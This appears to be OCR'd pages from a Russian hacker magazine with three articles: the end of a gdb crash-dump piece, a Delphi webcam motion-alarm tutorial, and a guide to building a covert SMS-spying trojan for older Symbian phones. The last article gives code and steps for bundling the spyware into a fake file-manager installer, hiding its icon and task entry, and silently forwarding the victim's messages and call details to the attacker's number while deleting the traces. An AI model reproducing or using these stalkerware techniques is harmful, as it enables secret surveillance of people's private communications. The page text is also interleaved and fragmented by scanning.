
```
$ gdb -c ./core > error_log
where
info registers
q
```

После выхода из отладчика образуется файл error_log, содержащий значения регистров общего назначения и стек вызовов. Для нахождения ошибки в программе этой информации обычно оказывается вполне достаточно. Никакой конфиденциальной информации в нем нет (не веришь — открой error_log в любом текстовом редакторе), поэтому его совершенно безбоязненно можно передавать разработчикам.

Заключение

Сейчас мыщъх вплотную работает над секретным стратегическим проектом, конечной целью которого является оживление упавших программ с возможностью продолжения их нормальной работы (правда, без всяких гарантий стабильности). Работа достаточно сложная, сопряженная с необходимостью написания ядерных модулей, и потому она продвигается не так быстро, как этого хотелось бы, так что посильная помощь (в виде тестирования кода на дампах различных программ во всевозможных конфигурациях) только приветствуется. Оставляй свои координаты для связи на slut96.blogspot.com.

> Поиск причины сбоя в IDA Pro



АНДРЕЙ «LITTLEBUDDA» ШКРЫЛЬ
/ SHKRYLANDREI@RAMBLER.RU /

Программерская сигнализация

Использование веб-камеры в паранойяльных целях

Еще несколько лет назад ныне забытый Даниил Шеповалов советовал настоящим параноикам организовывать программную сигнализацию для компьютера, основанную на веб-камере и программерских талантах вышеупомянутого душевнобольного :). Может быть, кому-то это и показалось шуткой, но лично я воспринял эту информацию всерьез. Ты тоже хочешь, чтобы к твоему компьютеру никогда не получил несанкционированный доступ какой-нибудь космический пришелец с 40-сантиметровым фаллосом? Тогда читай эту статью!

Первым делом

Итак, нам потребуется web-камера. Для этой статьи я специально приобрел Genius VideoCam Look. Конечно, не самый лучший выбор, но по соотношению «цена/качество», достаточно оптимальный.

После установки дров для нового девайса можно приступать к реализации самой системы контроля. Но для начала придется скачать DSPack — это надстройка над DirectShow и DirectX, состоящая из набора компонентов, позволяющих работать с потоками мультимедиа, в том числе и с устройствами видеозахвата (web-камера, ТВ-тюнер и т. д.). DSPack есть на нашем диске и на официальном сайте пакета: www.progdigy.com. Она абсолютно бесплатна и распространяется по лицензии MPL1.1


Установка DSPack — дело пары минут. Распакуй архив, далее выбери Delphi и укажи, что подключаемые модули твоего проекта нужно искать в каталогах\src\Directx9 и\src\DSPack. Теперь откомпилируй пакеты (ката-




> www.progdigy.com — официальный сайт DSPack.
http://directshow.wonderu.com — ресурс, полностью посвященный DirectShow.
http://vlafy.iulabs.com/rus/index.htm — информация о захвате и обработке видео на компьютере.
www.delphiworld.narod.ru/dw.html — более 5000 статей по Delphi самой разнообразной тематики.



> На DVD лежат полные исходные коды программы, рассмотренной в статье, а также набор компонентов DSPack.



> Внешний вид главной формы программы



> Тестирование работоспособности программы

TComboBox. Таким образом, после того как пользователь выберет, откуда он хочет получать видео, оно начнет транслироваться.

ОБРАЩЕНИЕ К УСТРОЙСТВУ ВИДЕОЗАХВАТА

```
procedure TForm1.ComboBox1Change(Sender:
TObject);
begin
 FilterGraph.ClearGraph;
 FilterGraph.Active := false;
//Задаем устройство, с которым будем
работать
 Filter1.BaseFilter.Moniker  := VideoDevice.
GetMoniker(ComboBox1.ItemIndex);
 FilterGraph.Active := true;

//Задаем, что откуда будем получать и куда
оно должно выводиться
 with FilterGraph as ICaptureGraphBuilder2 do
   RenderStream(@PIN_CATEGORY_PREVIEW, nil,
Filter1 as IBaseFilter, SampleGrabber1 as
IBaseFilter, VideoWindow1 as IbaseFilter);
//Производим вывод изображения
 FilterGraph.Play;
end;
```

В этом участке кода мы вызываем метод GetMoniker() объекта VideoDevice, для того чтобы установить устройство захвата (в DirectShow используется термин «фильтр»). GetMoniker() описан в модуле DSUtil следующим образом:

```
function TSysDevEnum.GetMoniker(index:
integer): IMoniker;
```

В качестве результата он возвращает интерфейс IMoniker. Далее происходит активизация графа фильтров (компонент TFilterGraph) и вызывается метод RenderStream(), принадлежащий интерфейсу ICaptureGraphBuilder2. Посредством него мы определяем, какой видеопоток мы хотим обрабатывать и куда он будет выводиться. Описание метода представлено ниже:

ИНТЕРФЕЙС ICAPTUREGRAPHBUILDER2 И ВХОДЯЩИЙ В НЕГО МЕТОД RENDERSTREAM()

```
ICaptureGraphBuilder2 = interface(IUnknown)
    ['{93E5A4E0-2D50-11d2-ABFA-
00A0C9C6E38D}']
    (*** ICaptureGraphBuilder2 methods ***)
    function SetFiltergraph(pfg:
IGraphBuilder): HResult; stdcall;
…
…
…
    function RenderStream(pCategory, pType:
PGUID; pSource: IUnknown; pfCompressor,
pfRenderer: IBaseFilter): HResult; stdcall;
```


И последнее, что мы делаем, — начинаем показ видео с помощью метода Play() компонента TFilterGraph. Размещаем на форме кнопку «Остановить видео», даем ей имя ButtonStopPlay, делаем ее недоступной, а в ее обработчике пишем следующий код:

ОСТАНОВКА/ВОЗОБНОВЛЕНИЕ ТРАНСЛЯЦИИ ВИДЕО


```
procedure TForm1.ButtonStopPlayClick(Sender
: TObject);
begin
 if ButtonStopPlay.Caption='Смотреть видео'
then
 begin
  FilterGraph.Play;
  ButtonStopPlay.Caption:='Остановить ви-
део';
 end
 else
  begin
   FilterGraph.Stop;
   ButtonStopPlay.Caption:='Смотреть видео';
```

Экскурс в историю

История web-камеры берет свое начало в компьютерной лаборатории Кембриджа в 90-х годах XX века. Группа ученых лаборатории работала над проектом в области высоких технологий, и все бы хорошо, да вот только кофеварка у них была одна и располагалась этажом выше. Таким образом, часто возникала ситуация, когда сотрудник, жаждущий насладиться ароматным напитком, сталкивался с банальным фактом отсутствия кофе, что наверняка его порядком расстраивало, так как бегать с этажа на этаж не самое приятное и полезное времяпрепровождение для ученого. Разрешить ситуацию удалось очень просто: один из компьютеров имел камеру, которую и направили на так необходимую всем кофеварку. В результате желающие знать, есть ли смысл идти за кофе, запускали на своем компьютере специальное ПО, позволяющее получать картинку с камеры, и решали, стоит ли им подниматься или нет.



> Программа VeryLook algorithm demo



> Окончательный вариант программы

лог packages) DirectX9_Dx.dpk и DSPack_Dx.dpk, где x — номер используемой тобой версии Delphi. В качестве финального аккорда отработанным движением установи пакет DSPackDesign_Dx.dpk.

Проектируем главную форму

Создадим новый проект. Расположим на форме компонент TFilterGraph, назовем его FilterGraph. Свойства Mode компонента обязательно нужно установить в gmCapture, ведь мы будем работать с захватом видео. Теперь немного теории. Основное понятие DirectShow (а как ты помнишь, DSPack базируется именно на нем) — это «граф фильтров» (странное название, но с этим ничего не поделаешь), который включает набор элементов (фильтров), соединенных в определенном порядке и характеризующих источник аудио- и/или видеопотока, а также способ, которым он обрабатывается (например, декодирование потоковых данных). Далее нам понадобится TVideoWindow — компонент, который используется для отображения картинки с устройства видеозахвата. В его свойстве FilterGraph установим значение FilterGraph. Обрати внимание на свойство FullScreen этого компонента, если его поставить в True, то видео будет транслироваться на весь экран. Теперь разместим на форме TFilter (компонент для управления фильтром), именно для него мы установим web-камеру в качестве источника видеосигнала. Последним нужным нам компонентом из набора будет TSampleGrabber. С помощью него осуществится захват видеопотока, в его свойство FilterGraph необходимо установить значение FilterGraph. И последний штрих: разместим TComboBox и рядом с ним — метку, содержащую текст: «Выбери устройство». Главную форму будущей программы ты можешь увидеть на рисунке.

Займемся этим

Итак, пора подвинуть клавиатуру поближе и приняться за написание кода нашей будущей мегасофтины. Объявим глобальную переменную:

```
VideoDevice: TSysDevEnum;
```

Через нее мы получим список всех устройств (фильтров) видеозахвата, присутствующих в системе. Теперь подключим модули DSUtil и DirectShow9 и для события OnCreate формы напишем следующий обработчик:

ОПРЕДЕЛЕНИЕ УСТРОЙСТВ ВИДЕОЗАХВАТА

```
procedure TForm1.FormCreate(Sender: TObject);
var
 i: integer;
begin
 VideoDevice:= TSysDevEnum.Create(
  CLSID_VideoInputDeviceCategory);
 if VideoDevice.CountFilters > 0 then
  for i := 0 to VideoDevice.CountFilters – 1 do
   ComboBox1.Items.Add(
    VideoDevice.Filters[i].FriendlyName);
end;
```

Первым делом здесь произойдет инициализация нужного нам интерфейса CLSID_VideoInputDeviceCategory, описанного в модуле DirectShow9. Затем мы формируем список девайсов в TComboBox. Стоит отметить, что если ты поменяешь первую строчку обработчика на «VideoDevice:= TSysDevEnum.Create(CLSID_VideoCompressorCategory);», то в TComboBox появится список кодеков, установленных в системе. А вот таким способом мы получим описание устройств обработки звука:

```
AudioDevice:= TSysDevEnum.Create(CLSID_
CWaveinClassManager);
```

Идем дальше. Нам потребуется обработчик OnChange для компонента

Наши конкуренты

Высокими технологиями сейчас мало кого удивишь, хотя при желании это по силам даже обычному программисту. На днях, копаясь в интернете, я нашел отличную библиотеку, позволяющую по фото человека или даже в режиме реального времени по видео с web-камеры определить, кто он. Сразу вспомнились шпионские боевики, и перспектива сотворить нечто подобное на своем домашнем компе, считавшаяся ранее чем-то невозможным и фантастичным, показалась очень заманчивой. Тебе интересно? Тогда посети www.neurotechnologija.com и обязательно загляни в раздел Download. Неплохое продолжение темы работы с web-камерой, не правда ли? А еще это отличная фишка, которой можно удивить коллег по работе или даже босса (по крайне мере их внимание в течении дня тебе обеспечено). Для эксперимента можешь скачать программу VeriLook algorithm demo (www.neurotechnologija.com/download/vlook.zip), в ней все элементарно: пункт меню «oooo\aaaaaa» сохраняет фото человека в базе, а пункт «aaaa\aaaa» сравнивает нужную тебе картинку с эталонными изображениями, полученными на предыдущем шаге.

```
  end;
 end;
```

Теперь в обработчике TComboBox последней строчкой добавим:

```
 ButtonStopPlay.Enabled:=True;
```

Запустим программу и с гордостью посмотрим на то, что у нас получилось (смотри рисунок).

Контролируем периметр

Разместим на форме TImage и кнопку «Сделать скриншот», для которой будет задан следующий обработчик:

```
 SampleGrabber1.GetBitmap(Image1.Picture.Bitmap);
```

Теперь дело за малым: через равные промежутки времени мы будем получать две картинки, отделенные небольшим интервалом, и проверять, разные ли они. Определим еще один TImage рядом с первым, а под ним — TCheckBox с текстом: «Контроль периметра». Еще потребуется TTimer со свойством Enabled, равным False, и свойством Interval, равным 5000 (5 секунд). Для TCheckBox мы напишем вот такой код:

```
 if CheckBox1.Checked then Timer1.Enabled:=true
  else Timer1.Enabled:=false;
```

Для TTimer создадим обработчик, в котором две картинки будут сравниваться попиксельно и будет считаться количество различий. Если ты теперь запустишь программу, то тебя ждет большой сюрприз. Наведи web-камеру на обычную стену и активизируй функцию контроля периметра. Тебе покажется, что две картинки стены, полученные через разные промежутки времени, практически идентичны, а вот по версии программы они будут отличаться более чем на 60%. Странно, но факт. Честно сказать, меня это очень удивило. Выходом из ситуации здесь является проверка каждого пикселя по системе RGB, то есть перевод цвета из TColor в три составляющие — Red, Green, Blue — и сравнение каждой из них по отдельности для обеих картинок. Если изменения незначительны, можно считать, что их нет вовсе. Код для обработчика TTimer в последнем случае представлен во врезке (полный его вариант ты сможешь найти на диске).

Последнее, что тебе потребуется сделать, — это создать в каталоге программы подкаталог Log, в котором будут сохраняться все подозрительные движения по периметру твоего рабочего стола. Запускай программу и наслаждайся результатом.

Функция контроля периметра

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
//i-координата пикселя по горизонтали
 i:integer;
//j-координата пикселя по вертикали
 j:integer;
//Количество различий
 k:integer;

 r1,g1,b1:Byte;
 r2,g2,b2:Byte;
 FirstColor,SecondColor:Integer;
 Color:TColor;

 PriznakChange:byte;
begin
//Делаем первый снимок
 if Timer1.Tag=0 then
 begin
  SampleGrabber1.GetBitmap(Image1.Picture.Bitmap);
  Timer1.Tag:=1;
  exit;
 end;

//Через некоторое время — второй, с которым будем све-
рять
 SampleGrabber1.GetBitmap(Image2.Picture.Bitmap);
 Timer1.Tag:=0;

 k:=0;

//Начинаем попиксельное сравнение
 for i := 1 to Image1.Picture.Bitmap.Height do
 begin
  for j := 1 to Image1.Picture.Bitmap.Width do
  begin
   PriznakChange:=0;
//Получаем цвет текущего пикселя первой картинки
   FirstColor:=Image1.Picture.Bitmap.Canvas.
Pixels[i,j];
//Получаем составляющие RGB
   r1:=GetRValue(FirstColor);
   g1:=GetGValue(FirstColor);
   b1:=GetBValue(FirstColor);
   SecondColor:=Image2.Picture.Bitmap.Canvas.
Pixels[i,j];
   r2:=GetRValue(SecondColor);
   g2:=GetGValue(SecondColor);
   b2:=GetBValue(SecondColor);

//Начинаем проверку различий между двумя картинками
   if Abs(r1-r2)>20 then inc(PriznakChange);
   if Abs(g1-g2)>20 then inc(PriznakChange);
   if Abs(b1-b2)>20 then inc(PriznakChange);


//Если изменения существенные, то увеличиваем счетчик
   if PriznakChange=3 then k:=k+1;
   Application.ProcessMessages;
  end;
 end;
//Если изменений больше 2000
 if k>2000 then
 begin
  Memo1.Lines.Add(FormatDateTime('hh:nn:ss',Now)+'
зафиксированы изменения по периметру');
```

ДМИТРИЙ «ZHIR» ТАРАСОВ
/ DMITRY_TARASOV@HOTMAIL.COM /

Большой брат для мобилы

Программа слежения для современных смартфонов

В девятом номере прошлогоднего «Хакера» мы рассмотрели кодинг простенького sms-трояна для смартфонов на базе Symbian 6.X-8.X Series60. Он мог перехватывать и отправлять все входящие/исходящие sms на номер хакера. Сегодня мы подробнее рассмотрим методологию разработки подобного функционала и добавим новые возможности.



Как мы уже писали ранее, наиболее распространенной платформой для смартфонов (60% рынка) является Series 60 финского гиганта Nokia. Успех моделей, разработанных на основе этой платформы, обуславливают относительная дешевизна, удобство использования, функциональность и куча разных моделей. Кроме того, девелоперы получили серьезную поддержку при разработке стороннего ПО для мобил на базе Symbian в виде весьма внятной документации (на английском языке), приличного количества ресурсов и широкого спектра API-функций, позволяющих осуществлять доступ к системным функциям телефона. Последний факт позволил разработчикам создавать не только тупые аркады, но и вполне серьезные приложения, расширяющие функциональность. Доступ к системным функциям интересен также и всяким нехорошим хакерам, желающим наваять какую-нибудь гадость вроде Cabir.

Однако с выходом девятой версии ОС случился жесточайший облом. Новая система безопасности и сертификации Symbian подразумева-

ет возможность доступа к системным API лишь при наличии Symbian Signed сертификата, получить который можно только после проверки приложения ребятами из Symbian. Думаю, им вряд ли удастся внятно объяснить, почему нашему «файловому менеджеру» неожиданно потребовался доступ к функционалу отправки сообщений. Именно поэтому приложение, которое мы сегодня напишем, будет ориентировано на более ранние версии ОС, благо новая операционка пока еще не сильно распространена (а тем более, если принять во внимание еще и огромный рынок б/у моделей ;) — примечание Dr.).

Инструментарий

В процессе разработки мы задействуем проверенную временем связку: Microsoft Visual Studio.NET 2003 + Carbide.VS (о ее преимуществах и использовании мы уже писали ранее). Что касается SDK, то здесь лучшим выбором будет SDK Series 60 2.0. Кроме того, если ты собрался серьезно кодить под Симбу, тебе наверняка потребуется документация из SDK, а также литература, приведенная во врезке.

Определяемся с функционалом

Понятное дело, что написание всякого шпионского ПО как для настольных систем, так и для мобильных устройств несколько специфично. В частности, нормальный шпион должен работать максимально прозрачно для жертвы и обладать следующими особенностями:

- автоматический запуск при старте мобилы;
- удаление копий отправленных sms из папки «Отправленные»;
- незаметность работы;
- отсутствие иконки приложения в Task Manager.

Что касается собственно функционала, то предлагаю рассмотреть вариант разработки программы, отправляющей копии входящих/исходящих sms на заданный номер, а также сигнализирующей хакеру о входящем/исходящем звонке посредством sms с отправкой на тот же номер информации о звонящем/адресате.

Прячем от глаз

Перед хакером, желающим впарить гадость, часто стоит проблема: как заставить юзера установить вредоносную программу так, чтобы тот ничего не заподозрил?

Недавно в Сети появился троян, который рассылал платные sms на короткий номер. Его распространяли следующим образом. На сайте dimonvideo.ru (кстати, привет авторам этого нехорошего ресурса, с вас ящик пива за пиар) есть раздел, куда пользователи могут выкладывать программки для всеобщего обозрения. Так вот, автор троя выдавал свою шнягу за какую-то полезную софтину, немало заработав на этом деле, поскольку программа при запуске первым делом отправляла sms стоимостью в 100 рублей. Понятное дело, что юзер, заметив, что программка, мягко говоря, не та, за которую себя выдает, сносил эту гадость.

Однако в тайных подземельях злокодеров есть способ и получше: зашить нехорошую программу в работоспособную и полезную софтину.

Пусть пользователь радуется, что скачал крутой файловый менеджер, не подозревая, что в него зашита программка, которая за ним следит. Рассмотрим, как именно плохие люди это делают. За сборку приложения в инсталляционный файл, как ты знаешь, отвечает *.pkg — файл, в котором прописывается, какие файлы и куда должны быть помещены на мобиле в момент установки программы. Так вот, в этот файл можно добавить следующую строку:

```
@"eFileMan.sis",(0x101F4284)
```

Это означает, что в текущую инсталляцию будет включен файл eFileMan.sis, который во время сборки находится у тебя там же, где и конфиг. 0x101F4284 — это UID подключаемого приложения, который можно узнать, запустив программу SIS Xplode, показывающую UID любого приложения под Symbian.

Теперь, после создания сборки, можешь смело переименовывать ее из какого-нибудь там megaTroy.sis в eFileMan.sis, и юзер будет уверен, что устанавливает файловый менеджер, как во время, так и после установки, поскольку пресловутый eFileMan также установится и будет отображаться в меню приложения. Если же пользователь захочет удалить eFileMan, он без труда сможет это сделать, оставив в сохранности зловредную программу.

Далее, хакеры обычно скрывают шпионскую программу от глаз пользователя. Для этого нужно модифицировать файл информации о приложении, хранящийся в папке AIF и имеющий имя вида OurMegaAppaif.rss. Делается это следующим образом:

```
RESOURCE AIF_DATA
{
app_uid=0x0871aba4; //уникальный идентификатор приложения
...
hidden = KAppIsHidden; //прячем иконку
}
```

Вот и все, иконка приложения из меню смартфона бесследно исчезла. После этого программисты переопределяют виртуальную функцию UpdateTaskNameL класса AppUi, которая отвечает за отображение приложения в тасклисте. Для этого они добавляют в заголовочный файл документа в объявление класса Document строку:

```
virtual void UpdateTaskNameL(CApaWindowGroupName* aWgName);
```

После этого в реализацию класса документа они вставляют:

```
void CXaSMSDocument::UpdateTaskNameL(CApaWindowGroupName* aWgName) // конструкция :: играет роль namespace
```

«ПЕРЕД ХАКЕРОМ, ЖЕЛАЮЩИМ ВПАРИТЬ ГАДОСТЬ, ЧАСТО СТОИТ ПРОБЛЕМА: КАК ЗАСТАВИТЬ ЮЗЕРА УСТАНОВИТЬ ВРЕДОНОСНУЮ ПРОГРАММУ ТАК, ЧТОБЫ ТОТ НИЧЕГО НЕ ЗАПОДОЗРИЛ?»



> Слежка за людьми и разработка вредоносного ПО — наказуемое дело! Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



> Все исходники к статье выложены на нашем диске (в образовательных целях).

```
{
CAknDocument::UpdateTaskNameL(aWgName); //вызывается системная функция UpdateTaskNameL
aWgName->SetHidden(ETrue); //Прячем приложение из контакт-листа
aWgName->SetSystem(ETrue);
}
```

А в конструктор класса AppUI вписываются следующие строки:

```
void CXaSMSAppUi::ConstructL()
{
BaseConstructL();
CEikonEnv::Static()->RootWin().EnableReceiptOfFocus(EFalse); //приложение никогда не может получить фокус
CEikonEnv::Static()->RootWin().SetOrdinalPosition(-1000, ECoeWinPriorityNeverAtFront);
...
}
```

Это необходимо для того, чтобы приложение никогда не могло получить фокус, в том числе если жертва найдет в файловой системе исполняемый файл.
Все, теперь приложение невидимо ни в таскливте, ни в меню смартфона, и запустить его нельзя, даже кликая на исполняемый файл. Осталось только приделать автозапуск, используя разработку ezboot. Об этом мы уже неоднократно писали, советую посмотреть «Кодинг» сентябрьского, ноябрьского и декабрьского номеров «Хакера» и «Хакер Спец» за ноябрь.

Перехват входящих и исходящих sms

Механизм работы следующий: хакерская программа мониторит все входящие и исходящие sms и моментально отправляет их копии на номер хакера, удаляя их из папки «Отправленные».
Для реализации этого функционала программисту надо будет сделать sms-движок, являющийся классом, унаследованным от MMsvSessionObserver. Называться этот движок будет, к примеру, CXaMegaFuck. Вид хидера класса представлен во врезке. Реализацию движка можно увидеть в проекте на диске.
Особый интерес представляет метод HandleSessionEventL, поскольку именно он служит для отлова событий типа: «перемещение sms из одной папки в другую», «создание sms» и т.п. К примеру, отлов исходящего sms осуществляется очень просто. Когда sms отправляется, его копия всегда помещается сначала в папку «Исходящие», а после этого уже в папку «Отправленные». В HandleSessionEventL мы отлавливаем эти манипуляции следующим образом:

ОТЛОВ ИСХОДЯЩЕГО SMS

```
void CXaMegaFuck::HandleSessionEventL(
TMsvSessionEvent aEvent, TAny* aArg1, TAny*
aArg2, TAny* aArg3)
{
  switch (aEvent)
  //aEvent — событие сервера сообщений
  {
    case EMsvEntriesMoved:

      if((*static_cast<TMsvId*>(aArg3)==KMsvDraftEntryId)&&(*static_cast<TMsvId*>(aArg2)==KMsvSentEntryId))//если сообщение перемещено из «черновиков» в «отправленные», значит, эту sms создал троян и его надо удалить
      {
        TRAPD(error,DeleteMessageL(
          KMsvSentEntryId ));
        if(error)
        {
        }
      }

      if((*static_cast<TMsvId*>(aArg3)==KMsvGlobalOutBoxIndexEntryId)&&(*static_cast<TMsvId*>(aArg2)==KMsvSentEntryId)&&(!iRunning))// если sms перемещено из папки «Исходящие» в папку «Отправленные», значит, sms отправил юзер и его надо получить
      {
        //составляем отправляемое хакеру сообщение
        CreateDraftSMSL(iAddress, aMessage);
        SendSMSL();
        DeleteMessageL( KMsvSentEntryId );
      }

      break;
  }
}
```

